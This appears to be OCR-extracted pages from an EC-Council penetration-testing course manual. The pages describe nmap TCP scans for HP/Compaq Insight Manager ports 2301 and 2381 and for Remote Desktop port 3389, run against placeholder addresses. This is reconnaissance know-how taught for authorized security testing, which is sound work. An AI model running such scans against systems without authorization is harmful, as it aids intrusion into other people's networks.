



Figure L.20: Port scan for NFS ports using Nmap in Parrot

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scan for Compaq, HP Inside Manager Ports (Ports 2301, 2381)

Source: *https://nmap.org*

By default, HP-UX comes with the auto-start feature enabled. Port 2301 is used for the Compaq Insight Management Web Agents. Port 2381 is also known as the Compaq-https port. A daemon listens on port 2301 and starts only the System Management Homepage on port 2381 when requested. The daemon then stops it again after a timeout period. Use the following command to scan port 2301 and 2381:

```
nmap -sT -p 2301,2381 x.x.x.x
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.21: Port scan for Compaq, HP Inside Manager ports using Zenmap in Windows





Figure L.22: Port scan for Compaq, HP Inside Manager ports using Nmap in Parrot

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scan for Remote Desktop Ports (Port 3389)

Source: *https://nmap.org*

Attackers try to compromise the remote desktop ports to perform remote code execution and access other computers connected to the server. As a network penetration tester, you should check whether the RD server is exploitable through remote attacks. The first thing is to scan the RD port which listens on TCP/UDP port 3389. The systems block the port 3389 by default to avoid security risks. Use a network port scanner to scan for port 3389.

You should use the following Nmap command to perform port scanning for remote desktop:

```
nmap -sT -p 3389 x.x.x.x
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

